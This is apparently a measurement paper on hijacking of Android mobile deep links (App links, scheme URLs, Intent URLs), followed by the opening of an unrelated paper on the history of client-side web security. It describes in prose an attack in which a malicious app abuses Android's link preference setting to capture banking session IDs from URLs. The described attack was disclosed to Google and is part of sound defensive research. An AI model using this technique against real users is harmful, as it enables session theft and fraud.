Even for apps that turn on the verification, only 194 out of 415 can successfully complete the process as of January 2017. Table 3 shows the common mistakes of the failed apps (one app can have multiple mistakes). More specifically, 26 apps incorrectly set the App link (*e.g.*, with a wildcard in the domain name), which is impossible for mobile OS to connect to. On the server-side, 177 apps turn on the verification, but the destination domain does not host the association file; 11 apps host the file under an HTTP server instead of the required HTTPS server; 10 apps' files are in invalid JSON format; 60 apps' association files do not contain the App link (or the app) to be verified. Note that for these failed apps, we do not distinguish whether they are malicious apps attempting to verify with a domain they do not own, or simply mistakes by legitimate developers.

We confirm all these mistakes lead to failed verifications by installing and testing related apps on a physical phone. We observe many of these mistakes are made by popular apps from big companies. For example, "`com.amazon.mp3`" is Amazon's official music app, which claims to be associated with "`amazon.com`". However, the association file under `amazon.com` does not certify this app. We tested the app on our phone, which indeed failed the verification.

In May 2017, we check all the apps again and find that most of the identified problems remain unfixed. Moreover, some apps introduce new mistakes: there are 8 more apps with an invalid association files in May compared to that of January. Manual examination shows that new mistakes are introduced when the developers update the association files.

Misconfigurations for iOS and Android. To show that App links verification can be easily misconfigured, we put together 1,012,844 web domains to scan their association files. These 1,012,844 domains is a union of Alexa top 1 million domains and the 18,561 domains extracted from our apps. We scan the association files for both Android and iOS.

As of January 2017, 12,570 domains (out 1 million) have iOS association files and only 1,833 domains have Android association files (Table 4). It is unlikely that there are 10x more iOS-exclusive apps. A more plausible explanation is iOS developers are more motivated to perform link verification, since iOS prohibits opening unverified HTTP/HTTPS links in apps. In contrary, Android leaves the decision to users by prompting users to choose between using apps or a browser.

We find iOS apps also have significant misconfigurations. This analysis only covers a subset of possible mistakes compared to Table 3, but still returns a large number. As of January 2017, 1817 domains (14%) are hosting the association file under HTTP, and there are additional 108 domains (1%) with invalid JSON files. One example is the Airbnb's iOS app. The app tries to associate with "`airbnb.com.gt`", which only hosts the association file under an HTTP server. This means users will not be able to open this link in the Airbnb app.

In May 2017, we scan these domains again. We observe 7.7% of increase of hosts with association files for iOS and 51.6% increase for Android. However, the number of misconfigured association files also increased.

5.2 Over-Permission Vulnerability

In addition to verification failures, we identify a new vulnerability in the setting preferences for App links. Recall

that unverified App links still have one last security defense — the end user. Android OS prompts users when unverified App links are clicked, and users can choose between a browser and the matched app. We describe an *over-permission vulnerability* that allows malicious apps to skip prompting for stealthy hijacking.

Over-Permission through Preference Setting. User prompting is there for better security, but prompting users too much can hurt usability. Android's solution is to take a middle ground using "preference" setting. When an App link is clicked, users can set "preference" for always opening the link in the native app without prompting again. We find that the preference setting gives excessive permissions. Specifically, the preference not only disables the prompting for the current link that the user sees, but all other (unverified) HTTP/HTTPS links that this app register. For example, if the user sets preference for "`https://bar.com`", all the links with "`https://`" in this app receive the permission. Exploiting this vulnerability allows malicious apps to hijack any HTTP/HTTPS URLs without alerting users.

Proof-of-Concept Attack. Suppose "`bar`" is a malicious app that register both "`https://bar.com`" and "`https://bank.com/transfer/*`". The user sets preference for using "`bar`" to open the link "`https://bar.com`", which is a normal action. Then without user knowledge, the permission also applies to "`https://bank.com/transfer/*`".

Later, suppose this user visits her bank's website in a mobile browser, and transfers money through an HTTPS request "`https://bank.com/transfer?sessionid=8154& amount=1000& recipient=tom`". Because of the preference setting, this request will automatically trigger `bar` without prompting the user. The browser wraps up this URL and the parameters in plaintext to create an Intent, and hands it over to the app `bar`. `bar` can then change the recipient and use the session ID to transfer money to the attacker. In this example, the attacker sets the path of the URI as "`/transfer/*`" so that `bar` would only be triggered during money transfer. The app can make this even stealthier by quickly terminating itself after the hijacking, and bouncing the user back to the bank website in the browser.

We validate this vulnerability in both Android 6.0.1 and 7.1.1 (the latest version). We implement the proof-of-concept attack by writing a malicious Android app to hijack the author's own blog website (instead of an actual bank). The attack is successful: the malicious app hijacked the plaintext parameters in the URL, and quickly bounced the user back to the original page in the browser. The bouncing is barely noticeable by users.

Discussion. Fundamentally, this vulnerability is caused by the excessive permission to unverified App links. When setting preferences, the permission is not applied to the *link-level*, but to the *scheme-level*. We suspect that the preference system of App links is directly inherent from scheme URLs. For scheme URLs, the preference is also set to the scheme level which makes more sense (*e.g.*, allowing the Facebook app to open all "`fb://`"). However, for App links, scheme-level permission means attackers can hijack any HTTP/HTTPS links.

To successfully exploit this vulnerability, a malicious app needs to trick users to set the preference (*e.g.*, using benign functionalities). For example, an attacker may design a recipe app that allows users to open recipe web links in the app for an easy display and sharing. This recipe app can ask users to set the preference for opening recipe links but secretly registers an online bank's App links to receive the same preference. We have filed a bug report through Google's Vulnerability Reward Program (VRP) in February 2017. We are currently working with the VRP team to mitigate the threat.

iOS has a similar preference setting, but not vulnerable to this over-permission attack. In iOS, if the user sets preference for one app to open an HTTPS link. The permission goes to all the HTTPS links that the app *has successfully verified*. The Android vulnerability is caused by the fact that permission goes to unverified links.

5.3 Summary of Vulnerable Apps

Thus far, our analysis shows that most apps are still vulnerable to link hijacking. First, scheme URLs are still heavily used among apps. Second, for apps that adopt App links, only 2% can pass the link verification. The over-permission vulnerability described above makes the situation even worse. In 2016, out of all 23,830 apps that adopt deep links, 23,636 apps either use scheme URLs or unverified App links. These are candidates of potential hijacking attacks.

6 Link Hijacking

While many apps are vulnerable in theory, the real question is how many vulnerable apps are exploited in practice? For a given app, how likely would other apps register the same URIs (*a.k.a.*, link collision)? Do link collisions always have a malicious intention? If not, how can we classify malicious hijacking from benign collisions?

To answer these questions, we first measure how likely it is for different apps to register the same URIs. Our analysis reveals the key categories of link collisions, and we develop a systematic procedure to label all of them. This analysis allows us to focus on the highly suspicious groups that are involved in malicious hijacking. Finally,

we present more in-depth case studies to understand the risk of typical attacks.

6.1 Characterizing Link Collision

Links collision happens when two or more apps register the same deep link URIs. When the link is clicked, it is possible for mobile OS to direct users to the wrong app. Note that simply matching "scheme" or app link "host" is not sufficient. For example, "`myapp://a/1`" and "`myapp://a/2`" do not conflict with each other since they use different "paths" in the URI. To this end, we define two apps have link collision only if there is at least one link that is opened by both apps.

Prevalence of Link Collisions. To identify link collision, we first group apps based on the scheme (scheme URL) or web host (App links). Figure 6 and Figure 7 show the number of apps that each scheme/host is associated with. About 95% of schemes are exclusively registered by one single app. The percentage is slightly lower for App links (76%–82%). Then for each group, we filter out apps that have no conflicting URIs with any other apps in the group, and produce apps with link collisions. Within *App2014*, we identify 394 schemes, 1,547 web hosts from 5,615 apps involved in link collisions. The corresponding numbers for 2016 are higher: 697 schemes and 3,272 web hosts from 8,961 apps.

Our result is a lower bound of actual collisions, biased towards popular apps. Schemes/hosts that are currently mapped to a single app might still have collisions with apps outside of our dataset. For the rest of our analysis, we focus on the more recent 2016 dataset.

Categorizing Link Collisions. We find that not all collisions have malicious intention. After manually analyzing these schemes and hosts, we categorize collisions into 3 types. Table 5 shows the top 10 mostly registered schemes/hosts and their labels.

- **Functional scheme (F)** is reserved for a common functionality, instead of a particular app. "`file`" is registered by 1,278 apps that can open files. "`geo`" is registered by 238 apps that can handle GPS coordinates. These schemes are expected to be registered by multiple apps. IANA [13] maintains a list of URI schemes, most of which are functional ones. This collision type does not apply to App links.
- **Per-app scheme/host (P)** is designated to an individual app. "`maps.google.com`" is to open Google Maps (but registered by 186 other apps) and "`fb`" is supposed to open Facebook app (but registered by 4 other apps). Collisions on per-app schemes/hosts are often malicious, with the exception if all apps are from the same developer.
- **Third-party scheme/host (T)** is used by third-party libraries, which often leads to (unintentional) link collision. "`x-oauthflow-twitter`" is a callback URL for Twitter OAuth. Twitter suggests developers defining their own callback URL, but many developers copy-paste this scheme from an online tutorial (unintentional collision). "`feedproxy.google.com`" is from a third-party RSS aggregator. Apps use this service to redirect user RSS requests to their apps (benign collision).

Because of the "shared" nature, functional schemes or third-party schemes/hosts are expected to be used by multiple apps. Related link collisions are benign or unintentional. In contrary, per-app schemes/hosts are (expected to be) designated to each app, and thus link collision can indicate malicious hijacking attempts.

6.2 Detecting Malicious Hijacking

Next, we detect malicious hijacking by labeling *per-app* schemes/hosts. This task is challenging since schemes and hosts are registered without much restriction—it is difficult to tell based on the name of the scheme/host. Our The high-level intuition is: 1) third-party schemes/hosts often have official documentations to teach developers how to use the library, which are searchable online; 2) functional schemes are

	Deep Links In Total	Link Collisions	After Pre-Processing	Functional	Third-party	Per-app
#Schemes (#Apps)	18,839 (20,257)	697 (7,432)	376 (6,350)	30 (2,135)	197 (3,972)	149 (893)
#Hosts (#Apps)	18,561 (8,878)	3,272 (2,868)	2,451 (2,083)	N/A	137 (999)	2,314 (1,593)

Table 6: Filtering and classification results for schemes and App link hosts (App2016).

well-documented in public URI standard. To these ends, we develop a filtering procedure to label per-app schemes/hosts. For any manual labeling tasks, we have two authors perform the task independently, and a third person to resolve any disagreements.

Pre-Processing. We start with the 697 schemes and 3,272 hosts (8,961 apps) that have link collisions in *App2016*. We exclude schemes/hosts where all the collision apps are from the same developer. This leaves 376 schemes and 2,451 web hosts for further labeling.

Classifying Schemes. We label schemes in two steps. The results are shown in Table 6. First, we filter out functional schemes. IANA [13] lists 256 common URI schemes, among which there are a few per-apps scheme under "provisional" status (*e.g.*, "`spotify`"). We manually filter them out and get 175 standard functional schemes. Matching this list with our dataset returns 30 functional schemes with link collisions. Then, to label third-party schemes, we manually search for their documentations or tutorials online. For certain third-party schemes, we also check the app code to be sure. In total, we identify 197 third-party schemes, and the rest 149 schemes are per-app schemes (also manually checked).

Figure 8 shows the number of collision apps for different schemes. Not surprisingly, per-app schemes have fewer collision apps than functional and third-party schemes.

Classifying App Link Hosts. This only requires labeling third-party hosts from per-app hosts. In total, there are 2,451 hosts after pre-processing. We observe that 1633 hosts are jointly registered by 5 apps, and 347 subdomains of "`google.com`" are registered by 2 apps. All these hosts are not third-party hosts, which helps to trim down to 471 hosts for manual labeling. We follow the same intuition to label third-party web hosts by manually searching their official documentations. In total, we label 137 third-party hosts, and 2,314 per-app hosts. Figure 9 compares per-app hosts and third-party hosts on their number of collision apps, which are very similar.

Testing Automated Classification. Clearly manually labeling cannot scale. Now that we have obtained the labels, we briefly explore the feasibility of automated classification. As a feasibility test, we classify per-app schemes from third-party schemes using 10 features such as unique developers per scheme, and apps per scheme (feature list in Appendix). 5-fold cross-validation using SVM and Random Forests classifiers return an accuracy of 59% (SVM) and 62% (RF). If we only focus on schemes that have a higher-level of collisions (*e.g.*, > 4 developers), it returns a higher accuracy: 84% (SVM) and 75% (RF). The accuracy is not high enough for practical usage. Intuitively, there are not many restrictions on how developers register their URIs, and thus it is possible that the patterns of per-app schemes are not that strong.



Figure 8: # of collision apps per scheme.



Figure 9: # of collision apps per host.

Since fully automated classification is not yet feasible, we then explore useful heuristics to help app market admins to conduct collision auditing. We rank features based on the information gain, and identify top 3 features: average number of apps from the same developer (apDev), number of unique no-prefix components (npcNum) and number of unique components (ucNum). Regarding apDev, the intuition is that developers are likely to use a different per-app scheme for each of their apps, but would share the same third-party schemes (*e.g.*, `oauth`) for all their apps. A larger apDev of the collision link indicates a higher chance of being a third-party scheme. Moreover, third-party schemes are likely to use the same component name for different apps (*i.e.*, less unique), leading to smaller npcNum and ucNum.

6.3 Hijacking Results and Case Studies

In total, we identify 149 per-app schemes and 2,314 per-app hosts that are involved in link collisions. The related apps (893 and 1,593 respectively) are either the attacker or victim in the hijacking attacks. To understand how per-app schemes and hosts are hijacked, we perform in-depth cases studies on a number of representative attacks.

Traffic Hijacking. We find apps that register popular websites' links (or popular apps' schemes) seeking to redirect user traffic to themselves. For example, "`google.com`" is registered by 480 apps from 305 non-Google developers. The scheme

"google.navigation" from Google Maps is hijacked by 79 apps from 32 developers. The intuition is that popular sites and apps already have a significant number of links distributed to the web. Hijacking their links are likely to increase the attacker apps' chance of being invoked. We find many popular apps are among the hijacking targets (*e.g.*, Facebook, Airbnb, YouTube, Tumblr). Traffic hijacking is the most common attack.

URL Redirector MITM. A number of hijackings are conducted by "URL Redirector" apps. When users click on an http/https link in the browser, these Redirector apps redirect users to the corresponding apps. Essentially, Redirector apps play the role of mobile OS in redirecting URLs, but their underlying mechanisms have several security implications. For example, URLLander (com.chestnutcorp.android.urlander) and AppRedirect (com.nevoxo.tapatalk.redirect) each has registered HTTPS links from 36 and 75 web domains respectively (unverified) and has over 10,000 installs. We suspect that users install Redirector apps because of the convenience, since these apps allow users to open the destination apps (without bouncing to the browser) even if the destination apps have not yet adopted App links. The redirection is hard coded without the consent of the destination apps or the originated websites.

URL redirector apps can act as man-in-the-middle (MITM) to hijack HTTP/HTTPS URLs. For example, URLLander registered "https://www.paypal.com" for redirection. When a user visits paypal.com using a browser (usually logged-in), the URL contains sensitive parameters including a SESSIONID. Once the user agrees to use URLLander for redirection, the URL and SESSIONID will be handed over to URLLander by the browser in plaintext. This MITM threat applies to all the popular websites that Redirector apps registered such as facebook.com, instagram.com, and ebay.com. Particularly for eBay, we find that the official eBay app explicitly does not register to open the link "payments.ebay.com", but this link was registered by Redirector apps. We analyze the code of AppRedirect and find it actually writes every single incoming URL and parameters in a log file. Redirection (and MITM) can be automated without prompting users by exploiting the over-permission vulnerability (see §5.2) — if the user once sets a preference for just one of those links.

Hijacking a Competitor's App. Many apps are competitors in the same business, and we find targeted hijacking cases between competing apps. For example, Careem (com.careem.acma) and QatarTaxi (com.qatar.qatartaxi) are two competing taxi booking apps in Dubai. Careem is more popular (5M+ downloads), which uses scheme "careem" for many functionalities such as booking a ride (from hotel websites) and adding credit card information. QatarTaxi (10K downloads) registers to receive all "careem://*" deep links. After code analysis, we find all these links redirect users to the QatarTaxi app's home screen, as an attempt to draw customers.

Dataset	App Link (Webpage)	Scheme URL (Webpage)	Intent URL (Webpage)
Alexa1M	3.2M (480K)	431K (197K)	1,203 (452)

Table 7: Number of deep links (and webpages that contain deep links) in Alexa top 1 million web domains.

Bad Scheme Names. Hijackings are also caused by developers using easy-to-conflict scheme names. For example, Citi Bank's official app uses "deeplink" as its per-app scheme, which conflicts with 6 other apps. These apps are not malicious, but may cause confusions — a user is going to open the Citi Bank app, but a non-related app shows up (and vice versa). We detect 14 poorly named per-app schemes (*e.g.*, "myapp", "app").

7 Mobile Deep Links on The Web


Our analysis shows that hijacking risks still widely exist within apps. Next, we move to the web-side to examine how mobile deep links are distributed on the web, and estimate the likelihood of users encountering hijacked links. In addition, we focus on *Intent URL* to examine its adoption and usage. We seek to estimate the impact of Intent URLs to mitigating hijacking threats.

In the following, we first measure the prevalence of Intent URLs on the web, and compare it with scheme URLs and App links. Then, we revisit the hijacked links detected in §6 and analyze their appearance on the web.


7.1 Intent URL Usage

Intent URL is a secure way of calling deep links from websites by specifying the target app's package name (unique identifier). In theory, Intent URL can be used to invoke existing app components defined by scheme URLs (and even App links) to prevent hijacking. The key question is how widely are Intent URLs adopted in practice.


Intent URLs vs. Other Links We start by extracting mobile deep links from web pages in *Alexa1M* collected in §3. For App links and scheme URLs, we match all the hyperlinks in the HTML pages with the link registration entries extracted from apps. We admit that this method is conservative as we only include deep links registered by apps in our dataset. But the matching is necessary since not all the HTTP/HTTPS links or schemes on the web can invoke apps. For Intent URLs, we identify them



(a) Intent URLs



(b) Scheme URLs



(c) App Links

Figure 10: Deep link distribution among Alexa top 1 million websites. Website domains are sorted and divided into 20 even-sized bins (50K sites per bin). We report the % of websites that contain deep links in each bin.




Figure 11: Number of websites that host deep links for each app.



Figure 12: Different type of hijacked deep links in Alexa1M.



Figure 13: Webpages that contain hijacked deep links in Alexa1M.

based on their special format (“`intent://*;end`”). The matching results are shown in Table 7.

The key observation is Intent URLs are rarely used. Out of 1 million web domains, only 452 (0.05%) contain Intent URLs in their index page. As a comparison, App links and Scheme URLs appear in 480K (48%) and 197K (19.7%) of these sites. For the total number of links, Intent URL is also orders of magnitude lower than other links (1,203 versus 3.2M and 431K). This extremely low adoption rate indicates that Intent URLs have little impact to mitigating hijacking risks in practice.

Challenges to Intent URL Adoption. Since Android still supports scheme URLs, it is possible that developers are not motivated to use Intent URLs to replace the still-functional scheme URLs. In addition, even if security-aware developers use Intent URLs on their own websites, it is difficult for them to upgrade scheme URLs that have been distributed to other websites.

As shown in Figure 10(a), Intent URLs are highly skewed towards to high-ranked websites. In contrary, Scheme URLs are more likely to appear in low-ranked domains (Figure 10(b)), and App links' distribution is relatively even (Figure 10(c)). A possible explanation is that popular websites are more security-aware.

Then we focus on apps, and examine how many websites that contain an app's deep links (Figure 11). We find that most apps have their Intent URLs on a single website (90%). We randomly select 40+ pairs of the one-to-one mapped apps and websites for manual examination. We find that almost all websites (except 2) are owned by the app developers, which confirms our intuition. Scheme URLs are found in more than 5 websites for 90% of apps (50 websites for more than half of the apps). It is challenging to remove or upgrade scheme URLs across all these sites.

Insecure Usage of Intent URL. Among the 1,203 Intent URLs, we find 25 Intent URLs did not specify the package name of the target app (only the host or scheme). These 25 Intent URLs can be hijacked.

7.2 Measuring Hijacking Risk on Web

To estimate the level of hijacking risks on the web, we now revisit the hijacking attacks detected in §6 (those on per-app schemes/hosts). We seek to measure the volume of hijacked links among webpages, and estimation App link's contributions over existing risks introduced by scheme URLs.

Hijacked Mobile Deep Links. We extract links from *Alexa1M* that are registered by multiple apps, which returns 408,455 scheme URLs and 2,741,817 App links. Among them, 7,242 scheme URLs and 2,619,565 App links contain per-app schemes/hosts (*i.e.*, hijacked links).

The key observation is that App links introduce orders of magnitude more hijacked links than scheme URLs, as shown in Figure 12 (log scale y-axis). We further examine the number of *websites* that contain hijacked links. As shown in Figure 13, App links have a dominating contribution: 456K websites (out of 1 million, 45.6%) contains per-app App links that are subject to link hijacking. The corresponding number for scheme URL is 5.3K websites (0.5%).

App links, designed as the secure version of deep links, actually expose users to a higher level of risks. In-

tuitively, http/https links have been used on the web for decades. Once apps register App links, a large number of existing http/https links on the web are automatically interpreted as App links. This creates more opportunities for malicious apps to perform link hijacking.

Links Carrying Sensitive Data. To illustrate the practical consequences of link hijacking, we perform a quick analysis on the hijacked links with a focus on their parameters. A quick keyword search returns 74 sensitive parameter names related to authentications (*e.g.*, `authToken`, `sessionid`, `password`, `access_token`, full list in Appendix). We find that 1075 hijacked links contain at least one of the sensitive parameters. A successful hijacking will expose these parameters to the attacker app. This is just one example, and by no means exhaustive in terms of possibly sensitive data carried in hijacked links (*e.g.*, PII, location).

8 Discussion

Key Implications. Our results shed light on the practical challenges to mitigate vulnerable mobile deep links. First, scheme URL was designed for mixed purposes, including invoking a generic function (functional/third-party schemes) and launching a target app (per-app schemes). The multipurpose design makes it difficult to uniformly enforce security policies (*e.g.*, associating schemes to apps). A more practical solution should prohibit per-app schemes, while not crippling the widely deployed functional/third-party schemes on the web.

Second, App links and Intent URLs were designed with security in mind. However, their practical usage has deviated from the initial design. Particularly for App links, 98% of apps did not implement link verification correctly. In addition to various configuration errors, a more important reason is unverified links still work on Android, and developers are likely not motivated to verify links. As a result, App links not only fail to provide better security, but worsen the situation significantly by introducing more hijackable links.

Finally, the insecurity of deep links leads to a tough trade-off between security and usability. Mobile deep links were designed for usability, to enable seamless context-aware transitions from web to apps. However, due to the insecure design, mobile platforms have to constantly prompt users to confirm the links they clicked, which in turn hurts usability. The current solution for Android (and iOS) takes a middle ground, by letting users set "preference" for certain apps to disable prompting. We find this leads to new security vulnerabilities (over permission risk in §5.2) that allow malicious apps to hijack arbitrary HTTP/HTTPS URLs in the Android browser.

Legacy Issue. Android does not strongly enforce App link verification possibly due to the legacy issues. First, scheme URLs are still widely used on websites as discussed in §7. Disabling scheme links altogether would inevitably affect users' web browsing experience (*e.g.*, causing broken links [8]). Second, according to Google's report [11], over 60% of Android devices are still using Android 5.0 or earlier versions, which do not support App link verification. Android allows apps (6.0 or higher) to use verified App links while maintaining backward compatibility by not enforcing the verification.

Countermeasures. We discuss three countermeasures to mitigate link hijacking risks. In the short term, the most effective countermeasures would be disabling scheme URLs in mobile browsers and WebViews. Note that this is not to disable the app interfaces defined by schemes, but to encourage (force) websites to use Intent URLs to invoke per-app schemes safely. Android may also whitelist a set of well-defined functional schemes to avoid massively breaking functional links. For customized scheme URLs that are still used on the web, Android needs to handle their failure gracefully without severely degrading user experience. Second, prohibiting apps from opening unverified App links to prevent link hijacking. The drawback is that apps without a web front would face difficulties to use deep links — they will need to rely on third-party services such as Brach.io [4] or Firebase [5] to host their association files. Third, addressing the over-permission vulnerability (§5.2), by adopting more fine-grained preference setting (*e.g.*, at the host level or even the link level). This threat would also go away if Android strictly enforces App link verifications.

Vulnerability Notification & Mitigation. Our study identifies new vulnerabilities and attacks, and we are taking active steps to notifying the related parties for the risk mitigation.

First, regarding the over-permission vulnerability, we have filed a bug report through Google's Vulnerability Reward Program (VRP) in February 2017. As of June 2017, we have established a case and submitted the second round of materials including the proof-of-concept app and a demo of the attack. We are waiting for further responses from Google. Second, we have reported our findings to the Android anti-malware team and the Firebase team regarding the massive unverified App links and the misconfiguration issues. Details regarding their mitigation plan, however, were not disclosed to us. Third, as shown in §5.1, most of the misconfigured App links have not been fixed after 5 months. In the next step, we plan to contact the developers, particularly those of hijacked apps and help them to mitigate the configuration errors.

Limitations. Our study has a few limitations. First, our conclusions are limited to mobile deep links of Android. Although iOS takes a more strict approach to enforcing the link verification, it remains to be seen how well the security guarantees are achieved in practice. Our brief measurement in §5.1 already shows that iOS universal links also have misconfigurations. More extensive measurements are needed to fully understand the potential security risks of iOS deep links. Second, our measurement scope is still limited comparing to the size of Android app market and the whole web. We argue that data size is sufficient to draw our conclusions. By measuring the most popular apps (160,000+) and web domains (1,000,000), we collect strong evidence on the incompetence of the newly introduced linking mechanisms in providing better security. Third, we only focus on the link hijacking threat, because this is the security issue that App links and Intent URLs were designed to address. There are other threats related to web-to-mobile communications such as exploiting WebViews and browsers [20, 37], and cross-site request forgery on apps [27, 46, 50]. Our work is complementary to existing work to better understand and secure the web-and-app ecosystem.

9 Related Work

Inter-app Communication & Deep Links. Researchers have discovered various vulnerabilities in the inter-app communication mechanism in Android [19, 23] and iOS [52], which leads to potential hijacking and spoofing attacks. The fundamental issue is a lack of source and destination authentication [52]. In the context of app-to-app communication, attacks may cause permission escalation [15, 21] and sensitive data leakage [46]. Mobile deep links (*e.g.*, scheme URL) inherent some of these vulnerabilities when facilitating communications between websites and apps. Unlike web URLs whose uniqueness is guaranteed by the DNS, mobile deep links lack a similar, centralized entity for link registration and addressing. As a result, multiple apps may register the same link, leading to hijacking risks. Our work is complementary to existing work since we focus on large-scale empirical measurements, providing new understandings to how the risks are mitigated in practice.

Other recent works on mobile deep links focus on improving usability instead of security. Two systems are proposed to automatically generate deep links for apps via static and dynamic code analysis [38, 49].

Mobile Browser Security. In web-to-app communications, mobile browsers play an important role in bridging websites and apps, which can also be the target of attacks. For example, malicious websites may attack the browser using XSS [27, 50] and origin-crossing [52]. The threat also applies to customized in-app browsers (called WebView) [20, 37, 40, 51]. In our work, we focus hijacking threats to apps, a different threat model where browser is the not target.

Detection and Mitigation. Existing research has explored different approaches to detect vulnerabilities in app-to-app communications. On one hand, static code analysis leverages call graphs and flow analysis to detect information leakages [15, 26, 36, 45, 57] and vulnerable interfaces for inter-app communications [14, 32, 33, 34, 41, 42, 43]. On the other hand, dynamic analysis tracks information flow in the runtime which can capture attacks that would be otherwise missed by static analysis [24, 28, 30, 54, 56]. To remove and mitigate vulnerabilities, researchers propose to automatically generate app patches [39, 45, 58], enforce strict policies [16, 17, 31, 51, 59] and provide guidelines for writing safer apps [31]. Our work highlights the significant gap between a security solution and the practical impact in mitigating threats. Beyond technical solutions, other factors such as developer incentives and capabilities and mobile platform policies also play a big role.

10 Conclusion

In this paper, we conducted the first large-scale measurement study on mobile deep links across popular Android apps and websites. Our results showed strong evidence that the newly proposed deep link methods (App links and Intent URLs) fail to address the existing hijacking risks in practice. In addition, we identified new vulnerabilities and empirical misconfigurations in App links which ultimately expose users to a higher level of risks. Finally, we made a list of suggestions to countermeasure the link hijacking risks in Android. Moving forward, we plan to further investigate automated methods for hijacking detection, and conduct more extensive measurements on iOS deep links in the future.

Acknowledgments

The authors wish to thank the anonymous reviewers and our shepherd Manuel Egele for their helpful comments, and Bolun Wang for sharing the scripts to collect the meta data of Android apps. This project was supported by NSF grant CNS-1717028. Appendix

Features for Classifying Schemes. Table 8 shows a list of features for classifying per-app schemes and third-party schemes in §6. These features are selected based on the intuition that third-party schemes are likely to be used by a larger variety of apps and developers, but are used for similar components in the third-party library

Sensitive Mobile Deep Link Parameters . Table 9 is a list of sensitive parameters identified in the mobile deep links from Alexa top 1 million websites. We exclusively focus on link parameters that are related to authentication. These parameter names are used in §7 to match hijacked deep links that carry sensitive data. We obtain this list by keyword searching and manual annotation. This is by no means an exhaustive list. The goal is provide examples to illustrate practical consequences of link hijacking attacks.

Feature	Description
aNum	Total # of apps
uDev	# of developers
cNum	Total # of components
ucNum	# of unique components
utcNum	# of unique third-party components
npcNum	# of unique components name (no prefix)
tDev	# of developers with third-party components
apDev	Average # of apps of the same developer
tDevP	% of third-party developers
ucP	% of unique components

Table 8: Features used for scheme classification.

access_token, actionToken, api_key, apikey, apiToken, Auth, auth_key, auth_token, authenticity_token, authkey, authToken, autologin, AWSAccessKeyId, cookie, csrf_token, csrfKey, csrfToken, ctoken, fk_session_id, FKSESSID, FOGSESSID, force_sid, formkey, gsessionid, guestaccesstoken, hkey, IKSESSID, imprToken, jsessionid, key, keycode, keys, LinkedinToken, live_configurator_token, LLSESSID, MessageKey, mrsessionid, navKey, newsid, oauth_callback, oauth_token, pasID, pass, pass_key, password, PHPSESSID, piggybackCookie, plkey, redir_token, reward_key, roken2, seasonid, secret_key, secret_perk_token, ses_key, sesid, SESS, sessid, sessid2b4f0b11dea2f7ae4bfff49b6307d50f, SESSION, session_id, session_rikey, sessionGUID, sessionid, sh_auth, sharedKey, SID, tok, token, uepSessionToken, vt_session_id, wmsAuthSign, ytsession

Abstract

While in its early days, the Web was mostly static, it has organically grown into a full-fledged technology stack. This evolution has not followed a security blueprint, resulting in many classes of vulnerabilities specific to the Web. Even though the server-side code of the past has long since vanished, the Internet Archive gives us a unique view on the historical development of the Web's client side and its (in)security. Uncovering the insights which fueled this development bears the potential to not only gain a historical perspective on client-side Web security, but also to outline better practices going forward.

To that end, we examined the code and header information of the most important Web sites for each year between 1997 and 2016, amounting to 659,710 different analyzed Web documents. From the archived data, we first identify key trends in the technology deployed on the client, such as the increasing complexity of client-side Web code and the constant rise of multi-origin application scenarios. Based on these findings, we then assess the advent of corresponding vulnerability classes, investigate their prevalence over time, and analyze the security mechanisms developed and deployed to mitigate them.

Correlating these results allows us to draw a set of overarching conclusions: Along with the dawn of JavaScript-driven applications in the early years of the millennium, the likelihood of client-side injection vulnerabilities has risen. Furthermore, there is a noticeable gap in adoption speed between easy-to-deploy security headers and more involved measures such as CSP. But there is also no evidence that the usage of the easy-to-deploy techniques reflects on other security areas. On the contrary, our data shows for instance that sites that use `HTTPonly` cookies are actually *more* likely to have a Cross-Site Scripting problem. Finally, we observe that the rising security awareness and introduction of dedicated security technologies had no immediate impact on the overall security of the client-side Web.

1 A Historic Perspective on Web Security

The Web platform is arguably one of the biggest technological successes in the area of popular computing. What modestly started in 1991 as a mere transportation mechanism for hypertext documents is now the driving force behind the majority of today's dominating technologies. However, from a security point of view, the Web's track record is less than flattering, to a point in which a common joke under security professionals was to claim that the term *Web security* is actually an oxymoron.

Over the years, Web technologies have given birth to a multitude of novel, Web-specific vulnerability classes, such as Cross-Site Scripting (XSS) or Clickjacking, which simply did not exist before, many of them manifesting themselves on the Web's client side. These ongoing developments are due to the fact that the Web's client side is under constant change and expansion. While early Web pages were mostly styled hypertext documents with limited interaction, modern Web sites push thousands of lines of code to the browser and implement non-trivial application logic. This ongoing development shows no signs of stopping or even slowing down. The trend is also underlined by the increase in client-side APIs in the browser: while in 2006 Firefox featured only 12 APIs, it now has support for 93 different APIs ranging from accurate timing information to an API to interact with Virtual Reality devices[1]. This unrestricted growth led to what Zalewski [41] dubbed *The Tangled Web*.

Now, more than 25 years into the life of the Web, it is worthwhile to take a step back and revisit the development of Web security over the years. This allows us to gain a historical perspective on the security aspects of an emerging and constantly evolving computing platform and also foreshadows future trends.

Unfortunately, the majority of Web code is commercial and, thus, not open to the public. Historic server-

[1] A list of all available features in current browsers is available at `http://caniuse.com/`

side code that has been replaced or taken offline cannot be studied anymore. However, the Web's client side, i.e., all Web code that is pushed in the form of HTML or JavaScript to the browser is public. And thankfully, the Internet Archive has recognized the historical significance of the Web's public face early on and attempts to preserve it since 1996.

Thus, while the server-side portion of old Web applications is probably gone forever, the client-side counterpart is readily available via the Internet Archive's Wayback Machine. This enables a novel approach to historical security studies: A multitude of Web security problems, such as Client-Side XSS or Clickjacking, manifest themselves on the client side exclusively. Hence, evidence of these vulnerabilities is contained in the Internet Archive and thus available for examination. Many of the current state-of-the-art security testing methods can be adapted to work on the archived version of the sites, enabling an automated and scalable security evaluation of the historic code.

Thus, we find that the archived client-side Web code offers the unique opportunity *to study the security evolution of one of the most important technology platforms during (almost) its entire existence*, allowing us to conduct historical analyses of a plethora of properties of the Web. This way, we are not only able to investigate past Web trends, but also draw conclusions on current and future Web development trends and (in)security. In the following, we give a brief overview of our conducted study and outline our research approach.

Technological Evolution of the Web's Client Side We first examine the evolution of client-side technologies, i.e., which technologies prevailed in the history of the Web. We then systematically analyze the archived code on a syntactical level. The focus of this analysis step is on observable indicators that provide evidence on how *diversity*, *complexity*, and *volume* of this code has developed over the years, as all these three factors have a direct impact on the likelihood of vulnerabilities. Section 3 reports on our findings in this area. The overall goal of this activity is to enable the correlation of trends in the security area with ongoing technological shifts.

